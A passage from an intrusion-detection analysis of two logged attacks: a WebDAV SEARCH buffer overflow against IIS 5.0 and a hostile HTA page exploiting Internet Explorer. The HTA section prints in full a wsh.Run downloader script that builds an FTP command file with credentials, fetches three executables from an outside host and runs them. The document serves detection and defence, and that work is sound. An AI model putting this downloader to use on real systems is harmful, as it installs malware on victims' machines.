Only in February this year has a signature been specifically developed and integrated by default into the SU's provided by Symantec (Security Update 20+). Once the signature database has been upgraded the attempted exploitation of this vulnerability now triggers and alert labeled "HTTP IIS Welchia WebDAV SEARCH BO":

http://securityresponse.symantec.com/avcenter/security/Content/2004.02.17d.html

This update is mainly due to the continuous exploitation of the WebDAV vulnerability, exacerbated by many recent worms including the original Gaobot and its many variants that have continued to adopt this as an attack vector:

http://securityresponse.symantec.com/avcenter/venc/data/w32.hllw.gaobot.gen.html

The same also applies to the original Welchia worm and its recent variants including Welchia.B and Wechia.C that were only discovered in February this year.

http://securityresponse.symantec.com/avcenter/venc/data/w32.welchia.b.worm.html

Although the security community has had plenty of time to protect themselves against this vulnerability, the recent adoption of this threat by many successful worms justifies the need to analyze and review this detect in more depth.

Probability the source address was spoofed:

It is considered extremely unlikely that the source address was spoofed on the basis that the attack was generated over a TCP rather than UDP connection. Before the HTTP request related to the exploit was sent it would have been necessary for both the client at 66.66.66.66 (attacker) and server located at 10.10.10.10 (Victim) to conduct a three-way-handshake to initiate a connection. This synchronizes both entities and ensures that both sides are ready to transmit data. The HTTP request on port 80/tcp would not of been possible unless a successful connection was established.

Description of attack:

This attack attempts to exploit the WebDAV vulnerability using TCP port 80, as described in the Microsoft Security Bulletin MS03-007 (CVE Reference Number: CAN-2003-0109) and is one vector of attack used by the W32.Welchia Worm and its variants. This worm specifically targets machines running Microsoft IIS 5.0 when using this exploit. By referring to the detailed host information provided by the client and correlating this with a Web-Get performed using Sam Spade it was confirmed that the target web server of 10.10.10.10 situated on the DMZ was indeed running IIS 5.0. Obfuscated details provided by Sam Spade are shown below:

```
03/29/04 03:59:13 Browsing http://10.10.10.10/
Fetching http://10.10.10.10/ ...
GET / HTTP/1.1

Host: 10.10.10.10

Connection: close

User-Agent: Sam Spade 1.14
```

HTTP/1.1 200 OK

Server: Microsoft-IIS/5.0

Date: Mon, 29 Mar 2004 03:08:06 GMT

Connection: close

WebDAV, defined in RFC 2518, is a set of extensions to the HTTP protocol and provides the ability to remotely allow authorized users to add and manage content on a web server. The vulnerability exists within WebDAV because it utilizes a component called NTDLL.DLL that contains an unchecked buffer. Sending a specially formed HTTP request to a machine running IIS could cause server failure or allow code execution of the attackers choice.

This worm also attempts to exploit the DCOM RPC vulnerability described in Microsoft Security Bulletin MS03-026 using 135/tcp, and specifically targets Windows XP machines. This vector of attack was not executed since the target host located at 10.10.10.10 is not listening on port 135/tcp, therefore a connection cannot be established. On this basis it is irrelevant whether or not the target was running the XP Operating System.

If the attack is successful, either by the WebDAV or DCOM RPC vulnerability the worm then attempts to download the DCOM RPC patch from Microsoft's Windows Update Website. Once installed, the worm reboots the computer and sends ICMP Echo Requests (PING) to search for active machines. This results in an increase of ICMP traffic and can severely degrade network performance. Finally, the worm will also attempt to remove the W32.blaster worm (If present) that also exploits the DCOM RPC vulnerability. Since the DCOM RPC patch would have been installed, the Blaster worm or even the Welchia Worm for that fact would be unable to re-infect the victim host at a later date using that exploit.

Attack mechanism:

In this detect the attacker initiated the TCP connection over port 80 to the target host and made the following HTTP Request once the three-way handshake was completed:

HTTP Request:

```
53 45 41 52 43 48 20 2F 41 41 41 41   SEARCH /AAAA
41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAA
```

```
41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAA
41 41 41 41 41 41 41 41 41 41 41 41   AAAAAAAAAAAA
41 41 41 41                           AAAA
```

The attack was unsuccessful because the client had applied the patch provided by Microsoft that resolves this vulnerability. This patch was applied to the target host located at 10.10.10.10 when it was first released back in March 2003. Although its usually good security practice to push patches immediately upon release many organization fail to accomplish this, however, due to the sensitive nature of this clients business (that I'm unable to disclose), it's absolutely imperative that this obligation is met. On this basis they have strict and effective security policies in place and consequently pushed this patch out to all relevant hosts within 72 hours. Although the target host was protected against this exploit, the correlated logs from manhunt shows the attacking source IP located at 66.66.66.66 attempted to exploit the WebDAV vulnerability 12 times in close succession:

Attack Source(s):

66.66.66.66:1681, 66.66.66.66:1676,
66.66.66.66:1792, 66.66.66.66:1691,
66.66.66.66:1670, 66.66.66.66:1782,
66.66.66.66:1633, 66.66.66.66:1713,
66.66.66.66:1742, 66.66.66.66:1664,
66.66.66.66:1765, 66.66.66.66:1642

The HTTP request discussed in this detect was transported over the following source/destination IP addresses and TCP ports:

66.66.66.66:1792 > 10.10.10.10:80

These HTTP requests triggered the “HTTP IIS Welchia WebDAV SEARCH BO” signature and were categorized as “HIGH” Priority events by Manhunt. This activity was allowed to pass through Manhunt Node 1, followed by the external firewall and was also detected by Manhunt Node 2 before reaching the targeted IIS 5.0 web server located on the clients DMZ. On this basis we can assume that Manhunt Node 1 was not configured to sever this connection when this signature is triggered which in turn was a reactive rather than proactive response. If Node 1 severed the connection or was blocked by the external firewall as labeled on the simplified network diagram one would assume that Node 2 would not of detected this activity.

Correlations:

Since the vulnerability itself has been apparent for some time now, there were a multitude of sources available that allowed the correlation of this network detect:

CVE Ref: CAN-2003-0109: This CVE entry is still “under review” so only provides a limited description of the buffer overflow related to the ntdll.dll component. There is however a large number of references that correlates this vulnerability ranging from BugTraq to Microsoft’s support service.

Cert Ref: CA-2003-09: This Advisory is more relevant to the network detect since it provides detailed information regarding ntdll.dll with reference to the exploit that actively targets WebDAV-enabled IIS 5.0 servers. This advisory provides a detailed description, potential impact and the possible solutions that can be applied. It also provides the links to the above CVE bulletin and the Microsoft Bulletin described below.

Microsoft Security Bulletin MS03-007: The URL to this Bulletin is provided by the CVE entry, albeit a quick redirect in the process. This bulletin describes the vulnerability in further detail and provides critical information from the impact of the vulnerability, what is affected, and also recommends what action should be undertaken to resolve this issue.

In summary, all recommendations provided by respectable sources are complimentary in terms of mitigating strategies used to protect against this vulnerability and its associated Web-DAV exploit.

Evidence of active targeting:

From analyzing the log files one would immediately assume that the attacking source IP of 66.66.66.66 was indeed actively targeting 10.10.10.10. After crafting a series of queries based upon the source IP and cross correlating these results with both Manhunt Node 1 and Node 2 the results proved somewhat interesting. The attacking IP generated 24 alerts, 12 targeting 10.10.10.10 and 12 targeting 11.11.11.11. All 24 exploit attempts however were in-fact targeting the same

host. 10.10.10.10 is the public address referenced with Node1 and 11.11.11.11 is the private address of the same host referenced by Node2. With this logic now established, a query was crafted to show ANY activity related to the attacking host (66.66.66.66), in the anticipation that the attacker would of first conducted reconnaissance in the form of horizontal scanning to discover hosts listening on 80/tcp (or any other port for that matter). This would determine whether the attacker was specifically targeting 10.10.10.10 or conducting a general scan of the entire network. These results showed that no other signature types were generated by the attacking IP and that all activity was indeed targeting 10.10.10.10 on TCP port 80.

Based on this evidence one could speculate that the attack as a whole was not generated by common scanning tools in the hands of script kiddies or botnet activity since these techniques are usually aggressive and not subtle in nature. From Manhunts perspective, the attacker only needed to scan 2 separate hosts for a threshold to be reached that would of subsequently generated a horizontal scan signature. It is plausible that the attacker conducted their reconnaissance over a long period of time to reduce the risk of detection, slowly but surely generating a profile of potential hosts to exploit using the Web-DAV vulnerability. On this basis the attacker considered 10.10.10.10 a potential target since its potentially running an unpatched, therefore vulnerable version of IIS 5.0 that the attacker could exploit. I wanted to confirm the extent of the attackers activity by analyzing the logs generated by the External Firewall and correlating this with Manhunts. This however was not possible since the contractual obligation with the client does not include the monitoring of their firewalls.

To summarize, Log evidence suggests that the attack was directed at a specific host rather than contributing towards a larger more generalized scan. The host located at 10.10.10.10 was actively targeted because it was running IIS 5.0 over port 80/tcp that could potentially be vulnerable to the Web-DAV exploit.

Severity:

The severity of this network detect is calculated using the following formula:

(Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Criticality = 2:
This web sever is of particular importance to the public since it provides information regarding the client's business and agenda. From the organizations perspective this web server is used as a resource for promoting awareness to prospective clients and utilized as a catalyst for generating online publicity. It would therefore be extremely damaging to the public eye if this host was taken offline, defaced by hackers or compromised and used as a platform for launching attacks etc. The criticality is mostly related from an informational/reputation

perspective and would not severely effect the overall operations of the company if this host were to be temporarily compromised.

Lethality = 5:
A successful attack on the target host would be extremely damaging since the buffer overflow could result in complete server failure or allow the attacker to gain complete control of the system and execute arbitrary code.

System Countermeasures = 5:
This target host located at 10.10.10.10 has strong defense mechanisms in place since it had the MS03-007 patch applied in March 2003. The IIS 5.0 service located on this host is therefore unaffected by the Web-DAV vulnerability this attack attempts to exploit.

Network Countermeasures =2:
The client has an effective perimeter defense in the form of a Firewall that separates the DMZ from the outside world, however, due to the nature of this host and its function as a web server its imperative that HTTP packets are allowed through. This consequently allows the attacker to pose as a legitimate host, establish a TCP connection over port 80 then send a maliciously crafted packet in an attempt to cause a buffer overflow.

Total score = 0

Defensive recommendations:

Applying the patch provided by Microsoft appears to be the most effective measure one can implement to defend against the vulnerability. With reference to the target hosts current security standpoint in this detect the client has followed the guidelines recommended by Microsoft's Security Bulletin. The supplied patch was applied immediately upon release and pushed to all relevant hosts residing on the clients network within 72 hours. For clients that do not wish to apply the patch immediately, there are additional tools and preventative measure that exist, enabling them to assess the threat and analyze the implications and compatibility of the patch before application. These measures effectively block the exploitation of this vulnerability but are classed as "workarounds" rather than comprehensive solutions. These actions should only be considered as a temporary measure. Consider the fact that a patch has been available for a year. If the patch or at least the workarounds were not implemented by now this would highlight a serious issue relevant to the patch management process integrated within the organizations security policy and would need to immediately reviewed.

Multiple Choice Question:

Which two family of worms are commonly associated with the WebDAV Exploit described in Cert Ref: CA-2003-09?

(a) W32.Bugbear
(b) W32.Gaobot
(c) W32.SQLE
(d) W32.Welchia
(e) W32.Nimda
(f) W32.Lovgate

Answer = (b) and (d)

Part 2 Trace 1 References:

1. http://www.cert.org/advisories/CA-2003-09.html
2. http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2003-0109
3. http://www.klcconsulting.net/articles/webdav/webdav_vuln.htm
4. http://www.microsoft.com/technet/security/bulletin/MS03-007.mspx

---

Trace #2: IE:HTA-CONTENT – Possible new JS_DEBEKSI Variant?

Source of Trace:

This trace was collected from a client that has incorporated the Enterasys Dragon network intrusion defence system across their network. All generated alerts are channelled to a single Dragon Enterprise Management Server, providing a centralised collection of all security alert information. Remote policy management and event analysis is conducted via a Web-based management interface. Although there are a multitude of Dragon network sensors distributed throughout the clients network, this particular trace was detected by one specific sensor we currently monitor. In the interests of anonymity this Sensor will be referred to as DRGN1. Figure 2 provides a simplified network diagram:




Figure 2: Simplified Network Diagram

Once again the true network layout is relatively complex so has been simplified for the purpose of this analysis. The targeted IP in this trace was a client's workstation located on a LAN and will be referred to as 10.10.10.10, while the attacking IP in this instance is a Web server located at its true address of 209.50.252.116.

Detect was generated by

This detect was generated by a Enterasys Dragon Network Sensor incorporating both signature and anomaly based techniques. This sensor is currently running with a full set of signatures but has had some of its active response techniques disabled (executed when an attack is detected), including the abilities to reconfigure firewall policies and router access control lists. An overview of the event triggered is displayed below:

Signature Name:	IE:HTA-CONTENT
	IE:DATA-OBJECT-BYPASS
Dragon Sensor:	DRGN1
Start Time:	April 15th 15.23 GMT
End Time:	April 15th 15.23 GMT

Attackers IP: 209.50.252.116
Victim IP: 10.10.10.10

By drilling down into this logged detect we are able to discover the stimuli that triggered these signatures:

Dragon Session Data

Apr 22, 2004
Source IP 10.10.10.10 – Destination IP 209.50.252.116
Source Port 1977/tcp – Destination Port 80/tcp

Clients HTTP Request from 10.10.10.10 (Victim Host):

```
GET /vu083003/newobject1.cgi HTTP/1.1{D}{A}
Accept: */*{D}{A}
Accept-Language: en-us{D}{A}
Accept-Encoding: gzip, deflate{D}{A}
User-Agent: Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.0){D}{A}
Host: object.passthison.com{D}{A}
Connection: Keep-Alive{D}{A}
{D}{A}
{A}
```

Destinations response (Attacking Host) to Clients request:

```
HTTP/1.1 200 OK{D}{A}
Date: Thu, 22 Apr 2004 15:23:14 GMT{D}{A}
Server: Apache/1.3.26 (Unix){D}{A}
Connection: close{D}{A}
Transfer-Encoding: chunked{D}{A}
Content-Type: application/hta{D}{A}

{D}{A}

3c0{D}{A}

 < html > {A}

 < object id='wsh' classid='clsid:F935DC22-1CF0-11D0-ADB9-00C04FD58A0B' >  < /object > {A}

 < script > {A}

wsh.Run('command /C echo open downloads.default-homepage-network.com > o',false,6);{A}
wsh.Run('command /C echo tmpacct >  > o',false,6);{A}
wsh.Run('command /C echo 12345 >  > o',false,6);{A}
wsh.Run('command /C echo bin >  > o',false,6);{A}
wsh.Run('command /C echo get 0021-bdl94126.EXE >  > o',false,6);{A}
wsh.Run('command /C echo get silent.exe >  > o',false,6);{A}
wsh.Run('command /C echo get CS4P028.exe >  > o',false,6);{A}
wsh.Run('command /C echo bye >  > o',false,6);{A}
```

```
wsh.Run('command /C echo if not exist %windir%\statuslog ftp -s:o  > o.bat',false,6);{A}
wsh.Run('command /C echo if exist 0021-bdl94126.EXE 0021-bdl94126.EXE  >  >
o.bat',false,6);{A}
wsh.Run('command /C echo if exist silent.exe silent.exe  >  > o.bat',false,6);{A}
wsh.Run('command /C echo if exist CS4P028.exe CS4P028.exe  >  > o.bat',false,6);{A}
wsh.Run('command /C o.bat',false,6);{A}

 < /script > {A}

 < script language=javascript > {A}

self.close(){A}

 < /script > {A}

 < /html > {A}

{A}
{A}
{D}{A}
0{D}{A}
{D}{A}
```

This detect is of great significance from a personal perspective since it constitutes towards malicious activity understood in theory but very rarely encountered in my experience. So much in fact that this detect replaced the original detect that was subsequently deleted. What you're seeing is an attempt to exploit a critical vulnerability described in Microsoft Security Bulletin MS03-032 and MS03-040. A variety of attack vectors exist that attempt to exploit this vulnerability, including when a user browses to a hostile Web site or opens a specially crafted HTML-based email message. Breaking down this logged detect you can see the clients workstation (10.10.10.10) executing a specific HTTP GET command (GET /vu083003/newobject1.cgi) destined for 209.50.252.116 over TCP port 80 with a source port of 1977. In response to this request, 209.50.252.116 instantly sent a HTML HTA (Hyper Text Application) in an attempt to run arbitrary code on the clients system. The exact mechanisms of this detect will be discussed in-depth within the section headed "Attack mechanism". For now it should also be highlighted that the HTA content was a malicious script written in the Javacscript language, which in-turn can be run by HTA's.

Possibility the source address was spoofed:

It is extremely unlikely that the source address was spoofed since the HTTP request over port 80/tcp originated from inside the clients network located at 10.10.10.10. The internal dragon sensor of course logged this request, thus providing the necessary evidence to confirm this statement.

It is plausible that an attacker can spoof a source address by crafting an IP packet in an attempt to masquerade as a public IP address assigned to the client. In an instance such as this, you may find the SYN-ACK reply to a spoofed

SYN packet returning to the clients network even though the clients IP address never really sent the SYN packet in the first place. This of course would result in the SYN-ACK packet hitting the external interface of the client's firewall and would be subsequently dropped (assuming it's a stateful firewall). Once again this logic does not apply in this trace since the clients IP was logged in making a HTTP GET request over TCP port 80. For this to be possible, both the client and attacking host would of first needed to initiate and complete the three-way-handshake. On this basis we can also confirm that the attacking IP was also not spoofed.

Description of attack:

This attack attempts to exploit a critical vulnerability as described in the Microsoft Security Bulletin MS03-032. This bulletin was eventually superseded by MS03-040 because the original patch did not address two additional attack vectors (CVE Reference Number: CAN-2003-0838). Two common attack vectors used to exploit this vulnerability are when a user browses a hostile website or opens a specially crafted HTML-based email message. This particular network trace has detected an internal user browsing a hostile website, hence the latter attack vector was utilised. This vulnerability is specifically related to the Microsoft Internet Explorer (IE) browser because it does not properly evaluate HTML applications (HTA) which in-turn are classed as "trusted" by IE. As a consequence, these HTA's are not subject to IE security restrictions. If the Content-Type header returned by the web server is set to "application/hta", IE will execute an HTA referenced by the DATA attribute of an OBJECT element. What this essentially means is that an attacker could exploit the fact that an HTA is trusted without security restrictions and attempt to execute arbitrary code with the privileges of the user browsing with IE.

Attack Mechanism:

In this detect, the clients internal host located at 10.10.10.10 initiated the TCP three-way-handshake with the web server located at 209.50.252.116 on 80/tcp. This handshake was successfully completed after which the internal host made the following HTTP request:

"GET /vu083003/newobject1.cgi"

In response to this request the target Web server immediately demonstrated its malicious intent by attempting to exploit the MS03-032 and MS03-040 vulnerability. The dragon logs confirm that the Web server did indeed set the Content-Type header to "application/hta" and sent the following script within the HTA in an attempt to execute arbitrary code:

```
< script > {A}

wsh.Run('command /C echo open downloads.default-homepage-network.com > o',false,6);{A}
```

```
wsh.Run('command /C echo tmpacct >  > o',false,6);{A}
wsh.Run('command /C echo 12345 >  > o',false,6);{A}
wsh.Run('command /C echo bin >  > o',false,6);{A}
wsh.Run('command /C echo get 0021-bdl94126.EXE >  > o',false,6);{A}
wsh.Run('command /C echo get silent.exe >  > o',false,6);{A}
wsh.Run('command /C echo get CS4P028.exe >  > o',false,6);{A}
wsh.Run('command /C echo bye >  > o',false,6);{A}
wsh.Run('command /C echo if not exist %windir%\statuslog ftp -s:o  > o.bat',false,6);{A}
wsh.Run('command /C echo if exist 0021-bdl94126.EXE 0021-bdl94126.EXE > > o.bat',false,6);{A}
wsh.Run('command /C echo if exist silent.exe silent.exe  >  > o.bat',false,6);{A}
wsh.Run('command /C echo if exist CS4P028.exe CS4P028.exe  >  > o.bat',false,6);{A}
wsh.Run('command /C o.bat',false,6);{A}

 < /script > {A}

 < script language=javascript > {A}
```

Since the victim host was using IE its possible that this exploit attempt may prove successful, provided that the relevant patches provided by Microsoft were not applied. This malicious Java script file connects to downloads.default-homepage-network.com and attempts to download the following malicious files from this site:

0021-bdl94126.exe
silent.exe
CS4P028.exe

The script also drops a batch file labelled o.bat that checks to see if the above files exist on the system before the Java script downloads them. Fortunately this attack was unsuccessful since the original patch MS03-032 was applied upon initial release, which eventually was superseded by MS03-40 because the original did not address two particular attack vectors. In any case both patches for this vulnerability were applied upon release (back in 2003). As a consequence, the window of opportunity for this exploit to be effective was significantly reduced at the time of release, and also implies that this its ineffective against this particular host when it was attempted on April 22nd 2004.

There is however one important question that must be addressed. There is no doubt that the internal host run a specific HTTP request to the web server that prompted a malicious response, but what was the stimulus to this action? There are three likely possibilities, firstly its possible that the user was just simply browsing and stumbled upon the website. The problem with this theory is that the browser didn't just visit 209.50.252.116, instead the user requested a specific cgi link not accessible if you directly visit the home page. On this basis its possible that the user investigated the specific link after reading an article or previous detect post about this sites malicious intent and agenda. Secondly, it's possible that the user received an email with the specific link embedded within the content which the user subsequently activated, this may highlight a weakness in the clients Mail Server filtering service or highlight a lack in employee training with

regards to opening suspicious email. Thirdly, it's possible that the internal host is compromised by a Trojan that automates this HTTP request in an attempt to download additional malware. Based on log evidence alone the question remains unanswered and would require the client to conduct a full examination on the host to eliminate this possibility.

Correlations:

Information regarding the correlation between this detect and the attacking web server remains limited. Ironically, passthison.com (accessible via the attacking IP's website) does include a statement of interest. The introduction of this statement is as follows:

> It has come to our attention that some people feel PassThisOn.com distributes viruses and spyware. This is NOT true. PassThisOn.com NEVER downloads ANYTHING onto ANYONE's computer….

The whole of this statement, not entirely convincing since the attacking web server (object.passthison.com) somehow associated with this site attempted to download at least 3 files and execute them. In any case this paper is designed to present constructed and logical analysis on the trace rather than assign blame.

Research conducted via Google suggests that passthison.com was created by a person called Sanford Wallace (won internet fame for being referred to as the "king of spam") and has a reputation for unfriendly behaviour mostly classed as an annoyance rather than threatening. Many users have logged complaints about this site for aggressively displaying Pop-up windows that you're unable to cancel or automatically adjusts a users browser setting so that passthison.com is their default Homepage, commonly referred to as Home Page Hijacking. The following article addresses this activity back in 2001 and classed it as a "tug or war" for control of user home page settings:

> http://news.com.com/2100-1023-253074.html?legacy=cnet

Perhaps most interesting, Sanford Wallace acknowledged the use of an old bug that altered the users home page preferences but stated that it was unintentional and personally resolved the code he was using. Essentially the site would download a file into the users startup folder called hta.reg and would always load on startup so that even if you changed your default homepage it would go back to passthison.com. Security experts claimed this activity resembled a Trojan since it would download with or without consent and a user had no easy means of removing it. Its important to highlight that this activity was back in 2001, since then it appears that passthison.com is now incorporating techniques of a more malicious nature by sending a crafted script, once again attempting to exploit a similar but more recent IE vulnerability.

As stated previously, information regarding the correlation between our particular detect and the attacking web server remains very limited. All Google hits of any relevance are all referring to the hta.reg file that is downloaded onto the browser's computer when visiting passthison.com. A more defined search was conducted with the parameters based upon this site AND ANY of the executables displayed below, this however provided 0 hits:

0021-bdl94126.EXE
silent.exe
CS4P028.exe

It is possible that his particular detect has never previously been discussed, however, it's important to emphasise that the attack mechanism used by the attacker to exploit the IE vulnerability has been widely documented:

CVE Ref: CAN-2003-0838: This CVE entry is still under review so only provides a limited description of the IE vulnerability. It highlighting the fact that malicious code could be potentially executed because IE treats the code as HTML of Javascript but later executes it as an HTA application. There are a large number of references provided that correlates this vulnerability including BugTraq and Microsoft's MS03-040 Bulletin.

Microsoft Security Bulletin MS03-040: Released on October 3rd 2003, this Bulletin replaces MS03-032 since it didn't address two additional attack vectors. This bulletin provides critical details regarding the vulnerability including who is affected (users running IE), Impact of the vulnerability (Run code of attackers choice) and its severity rating which in this instance is classed as critical. Recommendations into how users can protect themselves against this vulnerability are also provided.

Microsoft Security Bulletin MS03-032: Released on August 20th 2003, this bulletin was eventually superseded by MS03-040 since it does not address two additional attack vectors. However, this older bulletin was revised on October 3rd 2003 and does address the attack vector utilised in this detect, namely the ability for an attacker to run arbitrary code on a users system if they browsed a hostile website.

US-CERT Vulnerability Note VU#865940: This bulletin directly addresses the fact that Microsoft Internet Explorer does not properly evaluate "application/hta" MIME type. This bulletin clearly denotes that the patch provided by MS03-040 addresses two attack vectors not resolved by MS03-032. The impact and solutions of this vulnerability are also provided.

Cert Ref: CA-2003-22: This advisory provides detailed information regarding the vulnerability exploited in this detect. Information provided includes an overview, the systems affected, potential impacts and solutions. This advisory also points

out that MS03-032 does not completely resolve the vulnerability described since it does not address two attack vectors. A link to MS security Bulletin MS03-040 is also provided.

Even though there is a lack of evidence suggesting passthison.com has tried this before, my research has indicated that the three specific .exe files referenced in the malicious Java script sent from the attacking IP have been used in other attack mechanisms. According to Trend Micro, there is a Javascript dubbed "JS_DEBESKI.B" which displays similar characteristics to the Javascript detected in the dragon logs of this detect. This malicious Java script file attempts to connect to ftp://downloads.de<blocked>ult-hompage-network.com (partially obfuscated by Trend Mirco) and attempts to download the following malicious files from this site:

0021-BD194126.exe
BS5-NT15V.exe
CS4P028.exe
SILENT.exe

In addition, a batch file labelled o.BAT is also downloaded and is detected by Trend Micro as "BAT_DEBESKI.B". This batch file checks if the above files exist on the system before the Java script downloads them. This of course is almost identical to our dragon detect except that it downloads one more additional file labelled BS5-NT15V.exe. Apart from this minor variation, the attack mechanism of both JS_DEBESKI and our malicious detect are identical. Although this is a minor variation this could still warrant the classification of a new DEBESKI variant. By checking the Trend Micro database there are two script variations JS_DEBESKI.A and JS_DEBESKI.B. DEBESKI.A is a downloader program that's embedded within a web page. When a user visits the web page this Trojan connects to another site and attempts to download malicious files from the site via HTTP, however, according to Trend Mirco's testing this operation fails to execute successfully. DEBESKI.B on the other hand conducts a similar operation as previously discussed but executes successfully. The possibility of discovering even a minor variation is a very exciting prospect indeed and would obviously need to be verified first. If this were confirmed, the most obvious and somewhat logical name for this variant would be JS_DEBESKI.C.

Evidence of active targeting:

In this detect the source of malicious traffic was certainly directed at a specific host rather than a range of hosts residing on the clients network, namely a workstation with the assigned IP address of 10.10.10.10. Whether this was the work of active targeting is another question altogether. Although we are not certain what motivated the client to initiate a TCP connection with the attacking host located at 209.50.252.116 we can at least confirm that it was the clients internal host (victim) that executed the HTTP Get request (logged by dragon)

which simulated the aggressive response from the target Web server (attacker). Furthermore, research suggests that passthison.com has a history of malicious behaviour, utilising a variety of attack vectors from Hijacking Homepage settings to download various files with or without consent. There is little reason to justify why the clients host was specifically targeted, it appear that these activities are based upon an opportunistic rather than calculated approach, targeting hosts by random that either visit/stumble upon malicious web sites (or redirected by a link embedded within emails etc) that attempt to exploit the IE vulnerability. What we can confirm is that the exploit mechanism used in this detect only targets unpatched versions of Microsoft's Internet Explorer.

Severity:

The severity of this network detect is calculated using the following formula:

(Criticality + Lethality) – (System Countermeasures + Network Countermeasures)

Criticality = 1:
The target in this detect was an unsuspecting end-users workstation situated on the LAN. There are no critical applications or servers that are dependant upon this hosts operational status and will cause minimal impact to the organisation if the host had to be taken offline for patching and cleaning This action would be required if the client suspects that the host is indeed infected with a Trojan that stimulated the HTTP request which in-turn generated a malicious response from the attacking web server.

Lethality = 5:
Although this workstation is considered non-critical, a successful attack on the target host itself would prove extremely damaging since the malicious script could incorporate the downloading of malicious files with extremely damaging payloads (if not already). Potentially any malware could be installed at the attackers discretion from viruses to Trojan horses incorporating backdoors and/or keylogging software etc. The incorporation of spyware could completely compromise the network from an informational security perspective and could be used as a platform to gleam confidential information. In short, any type of network compromise could prove extremely lethal to the clients operation since this host could potentially be used as a platform to launch successive attacks against other internal hosts, consequently compromising the network further.

System countermeasures =5:
The target host located at 10.10.10.10 has strong system countermeasures in place since it had both relevant patches applied upon release, namely MS03-032 and MS04-040. Because these patches were applied upon release the window of opportunity for this vulnerability to be effective had been significantly reduced. To summarise, this exploit attempt had failed simply because the necessary patches had been applied.

Network Countermeasures=3
The clients network in this detect has adequate defence mechanisms in place in the form of multiple routers and a proxy deployed in the DMZ which is allowed access to both internal and external networks through the routers. Both inbound and outbound traffic cannot pass through without the assistance of the proxy server and the packet filtering routers. All non-critical inbound activity has been strictly locked down so the opportunities for an attacker to compromise the network is extremely limited. In this detect however, points are deducted because it's the internal host that connected outbound to the attacking IP over TCP port 80. Since it was an allowed outbound HTTP connection as per the client's security policy, the routers and proxies considered this legitimate and consequently allowed the connection to proceed. This subsequently allowed the return HTTP traffic from the attacking IP to pass back through undetected even though it had an embedded script with malicious intent. Although it may be considered inappropriate or too restrictive in most cases to disallow HTTP activity, this inevitable leaves a small gap in your perimeter defences that could potentially be exploited and in this case was exploited.

Total Score = -2

Defensive Recommendations:

As stated previously, this client has integrated an effective security policy that strictly limits all inbound activity. This has been accomplished through the use of locked down packet filtering routers and a proxy that all inbound and outbound traffic must traverse through. In addition, the client has incorporated a well-balanced distribution of both Network and Host-based Intrusion detection systems. The network-based Intrusion Detection Systems (NIDS) have particularly proved their worth in this case since it was one of the dragon NIDS that detected this malicious activity. Furthermore, the client has incorporated an effective patch management policy that ensured all patches used to counteract this exploit were applied almost immediately after release. This strategy is exceptionally proactive and has proved its worth in this instance. Although this client has shown its ability to apply proactive security solutions, there are a number of areas that may need to be investigated.

